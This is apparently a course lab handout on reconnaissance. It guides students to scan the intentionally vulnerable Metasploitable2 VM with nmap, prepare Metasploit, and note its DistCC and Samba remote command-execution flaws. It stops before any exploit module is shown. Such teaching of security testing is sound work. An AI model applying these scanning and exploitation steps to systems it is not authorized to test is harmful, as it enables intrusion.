Lab 4: Scanning and Reconnaissance

Introduction

The key to successfully exploit or intrude a remote system is about the information you have. The first step for penetration is the scanning and reconnaissance. In this lab, you will learn how to use tools to scan and retrieve information from a targeting system. You will be using *nmap* and *OpenVAS* to scan a vulnerable machine and identify exploits that can be used to attack it. We will use two Linux virtual machines: One is a Kali Linux with *nmap* and *OpenVAS* installed; and the other one is intentionally vulnerable Linux. We will use the *nmap* and *OpenVAS* on Kali Linux to scan the vulnerable Linux machine.

Software Requirements

- The VMWare Software
  - https://www.vmware.com/

- The VirtualBox Software
  - https://www.virtualbox.org/wiki/Downloads
  - https://www.vmware.com/support/developer/ovf/
  - https://www.mylearning.be/2017/12/convert-a-vmware-fusion-virtual-machine-to-virtualbox-on-mac/

- The Kali Linux, Penetration Testing Distribution
  https://www.kali.org/downloads/

- Metasploitable2: Vulnerable Linux Platform
  http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

- nmap: the Network Mapper - Free Security Scanner
  https://nmap.org/


- OpenVAS: Open Vulnerability Assessment System
  http://www.openvas.org/index.html

Starting the Lab 4 Part 1 Virtual Machines

We need to use two VMs for this lab: the Kali Linux and the Metasploitable2-Linux.


First, select the Kali Linux and press Start up.

Login the Kali Linux with username root, and password [TBA in the class]. Below is the screen snapshot after login.




Then, you select **Metasploitble2-Linux**, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.

Log into the virtual machine with username, msfadmin, and password msfadmin.



After you log into the VM, you will see the screen below.



Finding the IP Address of the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a scanning. You can use the command "ifconfig" (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Go to the Metasploitable2-Linux VM, and execute the following command

$ ifconfig


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:eb:51:57
          inet addr:192.168.182.144  Bcast:192.168.182.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feeb:5157/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4785 (4.6 KB)  TX bytes:7112 (6.9 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

From the screenshot above, we can see that the IP address of the network interface, eth0, is **192.168.182.144**. This is the IP address for the target that you will use later in this lab. When you work on the lab in the classroom, you will get a different IP address for your Metaploitable2-Linux VM. Note that this is not a public IP but we can access it within the subset.

Scanning the Target Using nmap

nmap ("Network Mapper") is an open source tool for network exploration and security auditing. Though it was designed to rapidly scan large networks, we use it for scanning the target host in this lab.


Go to the Kali Linux, and open up a terminal by clicking the icon .



Since nmap has been installed on the Kali Linux, we can just launch the scanning in the terminal by typing the following command:

$ nmap -T4 192.168.182.144

nmap is the execution command; option **-T4** means faster execution; and **192.168.182.144** is the IP address of the target. As mentioned, you will have a different IP address when working on this with the VMs in the classroom.




The screenshot above shows a quick scan of the target machine using **nmap**. We can see that there are many open ports and services on the target system including FTP, SSH, HTTP, and MySQL. These services may contain vulnerabilities that you can exploit.

nmap provides many useful functions that we can use. You can find more information from the man page of **nmap**

From this link: http://linux.die.net/man/1/nmap

Or execute the following command in a terminal:

$ man nmap



The screenshot above shows the man page of **nmap**.

Setting up the Environment for Metasploit on Kali Linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux.

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:


$ service postgresql start

You can verify that PostgreSQL is running by executing the following command:

$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:

$ msfdb init




The screenshot above shows the commands to start a database for Metasploit Framework.

Starting Metasploit Framework


You can lunch the Metasploit Console by click on the Metasploit icon or type following command in a terminal.


$ msfconsole



You can use msfconsole to verify if the database is connected as shown in the screenshot below.

Type help in msf console, you get the core and database commands as shown below.





More: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

Identifying the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a remote exploitation. You can use the command “ifconfig” (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Identifying the Vulnerabilities on the Target

The target, Metasploitable2-Linux, is an intentionally vulnerable machine. It contains vulnerabilities that could be remotely exploited.

DistCC Daemon Command Execution

This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

Samba MS-RPC Shell Command Injection

Passing unfiltered user input provided through MS-RPC. Calling /bin/sh when calling defined external scripts in smb.conf, allowing remote command execution.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

https://community.rapid7.com/docs/DOC-1875

and

http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/

Launching Attacks Using Metasploit Framework

After identifying the target and vulnerabilities, you can use your weapon (i.e., metasploit framework) to launch attacks.

Go to Kali Linux, and start the Metasploit console by typing msfconsole in a terminal.

$ msfconsole

Set the module you want to use:

